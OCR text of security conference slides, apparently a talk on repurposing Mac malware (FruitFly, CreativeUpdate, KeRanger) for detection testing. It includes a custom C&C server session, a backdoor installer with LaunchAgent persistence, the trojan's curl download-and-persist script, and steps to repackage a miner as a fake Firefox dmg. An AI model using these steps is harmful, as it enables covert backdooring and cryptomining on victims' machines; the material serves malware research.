
backdoor

implant

attribution:







C				
Calisto	backdoor	info	virus total	
Careto (Mask)	backdoor	info	virus total	
ChatZum (Okaz, Zako)	adware	info	virus total	
CoinThief	bitcoin stealer	info	virus total	
Coldroot	backdoor	info	virus total	
CpuMeaner	cryptominer	info	virus total	
Crisis (Davinci, Morcut)	backdoor	info	virus total	

120+ mac malware samples!

REPURPOSING

2 analyze the specimen


find remote access

```
01  0x00001a47   lea    eax, dword [edi+4]
02  0x00001a4a   mov    esi, dword [edi+0x44]
03  0x00001a4d   sub    esp, 0xc
04  0x00001a50   push   eax
05  0x00001a51   call   gethostbyname
06
```

```
$ lldb malware.app
(lldb) b gethostbyname

(lldb) c
Process stopped: gethostbyname

(lldb) x/s *((char**)($esp+4))
0x00112240: "89.34.111.113"
```

C&C server

understand protocol



e.g. check-in w/ install path


understand capabilities

```
01  0x0000848e   mov dl, byte [dataFromServer]
02
03  ...
04  0x00004125   dec dl
05  0x00004127   cmp dl, 0x42
06  0x0000412a   ja  invalidCommand
07
08
09  0x00004145   movzx eax, dl
10  0x00004148   jmp   dword [commands+eax*4]
```


commands!

REPURPOSING


3 patch to "reconfigure"



89.34.111.113
original C&C server




patching C&C server address



89.34.111.113

192.168.0.5




connection received!

REPURPOSING

4 create a custom C&C server

```
$ python server.py 1337
...
malware connected: '192.168.0.4'

[+] specify command: 11
    sending command: 11 (pwd)

response:
byte: 11 (command)
string: '/Users/user/Desktop'

[+] specify command: 02
    sending command: 02 (screenshot)
```



(remote) screenshot

"Offensive Malware Analysis: Dissecting FruitFly" (p. wardle)
VirusBulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

OSX.FruitFly (Backdoor)


fully-featured and undetected for 10yrs+

MOTHERBOARD | By Lorenzo Franceschi-Bicchierai | Jul 24 2017, 3:00am
TECH BY VICE

Mysterious Mac Malware Has Infected Victims for Years

The mystery of a Mac malware called “FruitFly.”

discovered by
@thomasareed



OSX.FruitFly

repurposing the backdoor

```
01  if(@ARGV == 1) {
02   if($ARGV[0] =~ /^\d+$/ ){ $h = $ARGV[0] }
03   elsif($ARGV[0] =~ /^([^:]+):(\d+)$/) {
04      ($h, @r) = ($2, scalar reverse $1);
05   }
06  }
07
08  $g = shift @r; push @r, $g;
09  $1 = new IO::Socket::INET(
10     PeerAddr => scalar( reverse $g ),
11     PeerPort => $h,
12     Proto    => 'tcp',
13     Timeout  => 10 );
```

parsing cmdline args?


```
$ ./fruitfly <port>
$ ./fruitfly <addr:port>
```

specify (custom) C&C via cmdline!

no need to patch (malware)!

```
$ cat ~/Library/LaunchAgents/
   com.fruitfly.plist
{
    KeepAlive = 0;
    Label = "com.fruitfly.host";

    ProgramArguments =      (
        "/Users/user/.fruitfly"
        "ip.addr:port"
    );

    RunAtLoad = 1;
}
```

persist (w/ C&C server)



OSX.FruitFly

creating a custom installer


patrick wardle
@patrickwardle

Replying to @campuscodi
It's from the FBI "Flash" Alert: MC-000091-MW

But this mystery was solved earlier today by Wardle, who discovered an FBI flash alert sent earlier this year.

Describing the Fruitfly/Quimitchin malware, the FBI said the following:

> The attack vector included the scanning and identification of externally facing services, to include the Apple Filing Protocol (AFP port 548), RDP or other VNC, SSH (port 22), and Back to My Mac (BTMM), which would be targeted with weak passwords or passwords derived from third party data breaches.



hrmm,
we need an installer then

patrick wardle
@patrickwardle

Wrote an OSX/FruitFly installer: pastebin.com/Ltmc1WwA
😈☠️ To umm... test Apple's detection claims (XProtect/MRT) & 3rd-party ones too


```
01  #ex: $ python ffInstaller.py FruitFly/fpsaud 192.168.0.2:1337
02  FRUIT_FLY = '~/fpsaud'
03  FRUIT_FLY_PLIST = '~/Library/LaunchAgents/com.fruit.fly.plist'
04  plist = '<?xml version="1.0" encoding="UTF-8"?> ...'
05
06  shutil.copyfile(sys.argv[1], os.path.expanduser(FRUIT_FLY))
07
08  with open(os.path.expanduser(FRUIT_FLY_PLIST), 'w') as plistFile:
09    plistFile.write(plist % (os.path.expanduser(FRUIT_FLY), sys.argv[2]))
```

1. copy malware
2. write plist

custom OSX.FruitFly installer

Demo

```
osx.fruitfly "repurposed"
```



OSX.CreativeUpdate (miner)

spread via a popular app website


Jess-MacUpdate EDITOR on Feb 01, 2018

COMMENT +211

If you have installed-and-run Firefox 58.0.2 since 1 February 2018, please note that we have investigated a suspicious link to a Firefox update posted and found it to be malicious - we have removed the link.

macupdate.com security alert

signed?



noar
@noarfromspace

MacUpdate trojan/miner is a Platypus dropper downloading a miner from Adobe Creative Cloud servers.


monero miner

OSX.CreativeUpdate

a brief triage

```
$ hdiutil attach "Firefox 58.0.2.dmg"
attached "Firefox 58.0.2.dmg" -> /Volumes/Firefox
```

mount (infected) dmg



app's bundle contents

```
01  void -[ScriptExecController loadAppSettings]{
02
03    //get path of 'script' in Resources directory
04    r13 = [[var_1B0 pathForResource:@"script" ofType:0x0] retain];
05    ...
06    [self executeScriptWithoutPrivileges];
```

```
01  void -[ScriptExecController executeScriptWithoutPrivileges]{
02
03    //launch Resources/script
04    r13->task = [[NSTask alloc] init];
05    [r13->task setLaunchPath:r13->interpreterPath];
06    [r13->task setArguments:r13->arguments];
07    [r13->task launch];
```

OSX.CreativeUpdate

a brief triage (script)

```
$ cat /Volumes/Firefox/Firefox.app/Contents/Resources/script
open Firefox.app

if [ -f ~/Library/mdworker/mdworker ]; then
killall MozillaFirefox
else
nohup curl -o ~/Library/mdworker.zip https://public.adobecc.com/files/
1U14RSV3MVAHBMEGVS4LZ42AFNYEFF?content_disposition=attachment &&
unzip -o ~/Library/mdworker.zip -d ~/Library &&
mkdir -p ~/Library/LaunchAgents &&
mv ~/Library/mdworker/MacOSupdate.plist ~/Library/LaunchAgents &&
sleep 300 &&
launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist &&
rm -rf ~/Library/mdworker.zip &&
killall MozillaFirefox &
```

Resources/script

launch real Firefox!

mdworker.zip

plist binary

OSX.CreativeUpdate

a brief triage (persistent miner)

```
$ cat MacOS.plist

<key>ProgramArguments</key>
<array>
 <string>sh</string>
 <string>-c</string>
 <string>
  ~/Library/mdworker/mdworker
  -user walker18@protonmail.ch -xmr
 </string>
</array>
```


MacOS.plist

mdworker

-user
walker18@protonmail.ch
-xmr

```
$ ./mdworker -help
  Usage:
   minergate-cli [-version] -user <email> ...
```

mdworker



Miner Gate's
cli miner

OSX.CreativeUpdate

repurposing the miner


1 change miner account

```
$ cat MacOS.plist
 ...
 <string>
  ~/Library/mdworker/mdworker
  -user patrick@objective-see.com -xmr
 </string>
```

no need for server


2 add mdworker.zip

```
Resources/
  mdworker.zip
```




```
$ cat Resources/script
open Firefox.app
...
unzip -o mdworker.zip -d ~/Library &&
mkdir -p ~/Library/LaunchAgents &&
mv ~/Library/mdworker/MacOS.plist ~/Library/LaunchAgents &&
launchctl load -w ~/Library/LaunchAgents/MacOS.plist &&
killall MozillaFirefox &
```

3 modify Resources/script



OSX.CreativeUpdate

repurposing the miner


4 re-package into "Firefox.dmg"

```
$ hdiutil create -volname "Firefox 58.0.2" -srcfolder Firefox.app -ov
          -format UDZO "Firefox 58.0.2.dmg"

created: Firefox 58.0.2.dmg
```

demo!

OSX.KeRanger (Ransomware)

spread via popular app's official website



transmission.app hacked!

```
01  //copy malware:
02  // General.rtf -> ~/Library/kernel_service
03  // then make executable and execute via 'system'
04  sprintf_chk(pathSrc, ... "%s/Resources/General.rtf", );
05  sprintf_chk(pathDest, ... "%s/Library/kernel_service", );
06
07  chmod(pathDest, 0x40);
08  system(pathDest);
```


install, then launch payload (General.rtf)


```
$ file Transmission.app/Contents/Resources/General.rtf

General.rtf: Mach-O 64-bit executable x86_64
```

General.rtf
Mach-O 64-bit binary

OSX.KeRanger

a brief triage




```
$ ./networkSniffer
GET /osx/ping?
user_id=general&uuid=c26f3...&model=VMware7,1

HTTP/1.0
Host: lclebb6kvohlkcml.onion.link

User-Agent: Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
41.0.2228.0 Safari/537.36
```

network request to TOR-based C&C

```
01  //encrypt /Users
02  recursive_task("/Users", _encrypt_entry, _putReadme);
03
04  //encrypt /Volumes
05  recursive_task("/Volumes", _check_ext_encrypt, _putReadme);
06
07  //mark encryption as completed
08  sprintf_chk(0x0, 0x0, 0x400, "%s/Library/.kernel_complete"...);
09  rbx = fopen(0x0, "w"); fwrite("do not touch this\n", 0x12, 0x1, rbx);
```

encrypt all things!

OSX.KeRanger


repurposing the ransomware

